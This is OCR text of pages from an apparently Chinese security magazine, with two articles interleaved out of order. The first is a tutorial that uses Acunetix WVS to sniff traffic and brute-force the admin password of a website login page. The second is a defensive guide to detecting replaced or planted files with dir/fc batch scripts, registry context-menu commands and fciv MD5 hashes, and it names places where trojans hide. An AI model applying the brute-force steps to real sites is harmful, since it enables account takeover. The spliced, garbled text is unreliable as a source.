



图8


图10




图11

洞描述，“Impact”中添加漏洞影响，“Recommendation”中添加如何修补漏洞，其余设置保持默认即可。

通过以上的介绍，大家应该对怎样使用漏洞和规则进行WVS的扫描有了一个比较深的了解了吧。下面，我就介绍WVS另外两个重要的功能：嗅探（sniff）和网站后台破解（fuzzer）。

首先说抓包（sniff）功能，在工具栏的“http sniff”下，先将HTTP浏览器的代理设置为127.0.0.1，端口8080（依次选择**“工具”—“Internet选项”—“连接”—“局域网设置”—“为LAN使用代理服务器”**）。

设置完后暂时是上不了网的，此时点击“Start”，打开浏览器，就可以上网并且完成嗅探，嗅探内容显示在中间的文本框里，下方的编辑框显示的是报文的内容。

大家要注意的是，用黑体字标出的报文是有进行参数处理的报文，这个在我们下面的学习过程中会用得到，如图9。

然后我们要介绍的是fuzzer（暴力破解）功能，这里的暴力破解主要是指针对网站登录页面的暴力破解，包括后台登录和前台登录。

打开WVS的FUZZER功能，大家看到在中间有一个很大很大的输入框，这个输入框是给我们输入报文用的。大家知道，我们在与服务器的交互过程就是一个发送报文的过程。比如，我们向一个后台输入用户名和密码提交的时候，总是要向服务器提交HTTP报文（报文的内容可以通过上面的抓包得到），如图10。

在这里我就举一个简单的实战例子，我们知道一个网站后台为**http://www.xxx.com/login.asp**，用户名是admin，现在所要做的就是猜解密码。

首先抓出数据包，删掉Request里原有的内容，然后把所有的报文内容都拷贝到Request里，我们只要关心最后一行：**UserName=admin&Passwd=123**中的passwd字段。所要做的任务就是在123的地方插入我们自己的变量，提交后根据页面的反应来做出用户名和密码是否正确的判断即可。

首先把123删除掉，点击“**Add Generation**”，因为我已经知道密码，所以选择“**String generator**”（**字符串组合**），如图11。

下面就来设置具体数值，在“String length”中填入密码长度“6”，“Character”中填入密码数值“123456”，如图12。




图12

将光标移到**Passwd=**的后面并将原来的值“123”删除，点击“**Insert into Request**”，出现**Passwd=${Gen_1}**，做到这步就完成了变量的插入。

这时点击上面的“Start”按钮就可以进行暴力破解了，页面自动转向到“Results”界面，并出现如图13的结果。




图13

一般来说，成功登录后会出现页面转向，所以“Object moved（302）”（页面转向）也就是我们想要的结果，此时变量值就是“123456”，暴力破解结束。

当然，如果只想看到正确的结果的话可以设置过滤器，在本例中，点击“Fuzzer filters”，在“Rule type”中选择“Exclude”（排除），“Apply to”中选择“Response status code(错误码)”，下面添上“200”，点击下面的“Add”添加按钮，勾选上下面出现的新的规则，点击”OK”就可以了，如图14。

好了，有关WVS的配置问题就先说到这里，我的QQ号是




图14

有对比才有鉴别

文/图 Reduta

从本文你可以学到：

多种方法实现对文件的监视

一个貌若天仙的女人和一个奇丑无比的女人都会给人留下难以忘怀的记忆，这是为什么呢（小沈阳狂呼：请不要用的我专利）？可能你会说因为她特别。是的，人的大脑的确只对特别的东西感兴趣，但是此现象的本质是因为有一般的人作对比，才显得“她们”特别，这其实就是一个简单的对比思想。

做安全用这样的思想也是很有必要的，Vista出来N久了，但是我还是喜欢“叉P”，在Vista中引入了一种有意思的机制，就是“code integrity”（代码完整性），这个功能其实就是将对比思想具体化、傻瓜化，在“叉P”中我们依然可以引入这种方法！

一、要进行对比的对象是什么？

拿破伦曾说过——没有目标的叉子不是好叉子（编辑注：啥时候说的？），在做这件“鸟事”（菜鸟的事）之前我们需要明白Windows系统中的哪些文件需要进行对比！如果让我去放马，我肯定会将它们放到System32文件夹下，正所谓“浑水好摸鱼”。如果让我起一个名字，肯定是起一个系统应用程序的名字，当然还得突破WFP机制，只要搞定DLLCACHE文件夹就可以了，所以DLLCACHE文件夹也是我们需要对比的。

另外，大家肯定发现了“任务管理器”的一个缺陷——看不到进程的路径，所以如果我们将木马放到Windows目录下起一个诸如svchost.exe之类的名字，也可以起到一定的隐藏作用。

网上很多非IT专业的老年人（30岁以后的），一般计算机知识比较“非洲”，他们不可能懂得去找杀毒软件，一般也就用个360。360有个不好的地方，就是对“C:\Program Files\Internet Explorer”这个文件夹照顾不周，有些黑客就是将程序拷贝到这个文件夹，然后将文件重命名为update.exe，所以这也算是一个危险目录。

总的来说，我们要实现对比的地方就是**系统目录、Windows目录及Internet Explorer目录**！当然，上面说的都是重点防区，我们为了实现比code integrity（代码完整性）更“牛*”的功能，可以将系统所有的DLL、EXE、进程等都进行登记！

二、发挥上古时代的法术——DOS命令与文件对比思想

网上到处都在盛传dir命令与fc命令打造文件检验系统的方法，这种方法之所以在IA32的年代还流行，原因很简单，操作方便，不用使用其它工具，并且速度快。不过这种方法也有缺陷，在下面我会做说明！

1、玩电脑也带照相机

将如下代码保存为**C:\dllexe\dllexe0.bat**（最好放到系统盘）：

```
@echo off
for /f "skip=1" %%i in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%i\*.dll">>dll0.txt
for /f "skip=1" %%a in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%a\*.exe">>exe0.txt
```

执行后，就可以将系统内所有盘符的dll和exe文件登记到dll0.txt和exe0.txt了，然后编写如下代码保存为c:\dllexe1.bat。

```
@echo off
for /f "skip=1" %%i in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%i\*.dll">>dll1.txt
for /f "skip=1" %%a in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%a\*.exe">>exe1.txt
```

如果用其它工具进行对比，这里可以不加下面的代码：

```
fc dll1.txt dll0.txt >change.txt
fc exe1.txt exe0.txt >>change.txt
notepad change.txt
```

当系统出现一些异常，比如出现陌生端口，我们就可以运行dllexe2.bat或者将这个工作使用at命令添加任务，隔一段时间就检测一次！

2、人要长的帅

上面的方法好像还可以用，不过我们每天都可能向系统中加入一些新的程序，这时候我们可以使用沙盒运行程序，或者在虚拟机中执行。当然，如果你足够确信程序是“鲜美”的，我们就不用这么麻烦了，直接安装或者执行即可。不过这时候我们的系统会新增加一些DLL、EXE文件，这样我们可以使用下面的方法，实现同步升级！

因为上面的代码是将计算机中所有的dll、exe文件都进行拍照，所以代码后面是用的>>符号，如果系统更新了，我们需要重新将它写入！把如下代码保存为**c:\dllexe\update.bat**：

```
@echo off
type null>dll0.txt
type null>dll1.txt
call dllexe0.bat
```

将如下代码保存为**c:\dllexe\右键.bat**：

```
@echo off
reg add "HKCR\*\shell\dllexe" /ve /d dll&exe更新照相 /f
reg add "HKCR\*\shell\dllexe\command" /ve /d "c:\dllexe\update.bat" /f
reg add "HKCR\Folder\shell\dllexe" /ve /d dll&exe更新照相 /f
reg add "HKCR\Folder\shell\dllexe\command" /ve /d "c:\dllexe\update.bat" /f
```

执行批处理后，我们的右键菜单中就多出来了“dll&exe更新照相”的选项，这样以后就可轻松的搞定更新了！

3、fc命令已经落后了

一般来说，fc命令有点不能胜任我们上面的任务，所以我们需要借用第三方工具（上面只是一个思路，大家可以去掉批处理中的fc命令部分）。首先用VC6.0中自带的工具——Windiff来辅助我们完成这项菜鸟计划，打开程序如图1所示。




图 1

单击“File”菜

75675705，欢迎大家一起讨论。

[文章中提到的工具已经收录到本期光盘中]

编辑点评：

如果大家看过《黑客渗透笔记》的话，相信对这篇文章是不会太陌生的！如果当时看书没看明白，现在再看下这篇文章算是温习吧！另外提一点，文章中说到的关于扫大型网站，那可不是一般的花费时间，甚至一个星期都有可能，不信你自己找个大网站试试。




图 2

单，然后选择“Compare Files”，选择要比较的文件进行比较就可以了！如果你没有安装VC6.0，向大家推荐UltraCompare，这个小工具显示的比较好，可以很快定位出两个文件中不同的地方（这个比fc命令强大，它可用不同的颜色显示文件中不同的部分），另外一个不错的功能就是我们可以将程序添加到右键中方便对比，如图2所示。

三、个人计算机及网站加密对比

上面的方法看上去不错，如果你很细心，一眼就看出它的破绽了，因为上面的方法是建立在系统中恶意程序新增基础上的。也就是说，如果木马或者后门程序可以突破WFP机制，替换掉系统应用程序，那么上面的方法显然是行不通的，也就是说我们的思维只限制在增加上了。

对于一般事物来说常见的有三种变化，第一种是增加了某些东西；第二种是减少了某些东西，这些都容易判断；最难的就是第三种，冒充了某些东西！这可能才是Vista使用code integrity（代码完整性）的原因，这可以有效的防范Rootkit类似的攻击！对付冒充的问题，我们只能使用检验加密HASH值的方法来识别，这种方法不仅适用于个人计算机，同样适用于Web服务器，它的作用就是防止程序冒充或者说被替换。

尽管有人说王小云大师破解了MD5，可是到现在我还没有看到一款真正非验证实现MD5解密的软件。可能有，但是没有人会将这么宝贵的东西共享出来！所以MD5破解只限于小范围而已！对于这种方法的对比，我们需要借用工具——fciv.exe和fsum.exe。

1、fciv.exe

这是微软的一个小工具，功能还不错，它可以将某个文件夹进行MD5加密，当系统被更改的时候我们可以用它来对比，从而找出被替换的文件！程序有很多参数，大家可以在CMD下输入**fciv /?**查看，我只说实用的。

（1）建立系统安全状态下的快照

在CMD下输入**fciv.exe c:\windows -r -xml system.xml**，-r是进行递归运算，-xml是生成xml文件，后边接要生成的xml文件名，如图3所示！

（2）对比文件

当我们的系统出现异常或者是你和我一样有每月检测一次系统安全的习惯，就可以在CMD下输入命令：**fciv -v -xml system.xml**来进行校验了！

